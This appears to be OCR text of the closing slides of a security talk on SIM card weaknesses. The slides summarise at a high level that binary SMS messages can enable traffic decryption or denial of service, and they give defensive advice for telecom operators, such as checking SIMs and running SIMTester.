
- Traffic decryption only takes 2 binary messages
- DoS takes 13 binary messages and can be done via SMS gate
- There are valuable SMS-packages. ~~Catch the deal~~.
- There are also USSDs…

“What a girl to do?”

- Change PIN, maybe…
- Run SIMTester!
- Use PSTN FTW:(
- Pigeon mail anyone?

Resume

- For telcos
  - Check all your SIMs
  - Train your/contractor of SIM/App/Sec
- For everybody
  - Pray




Thanks!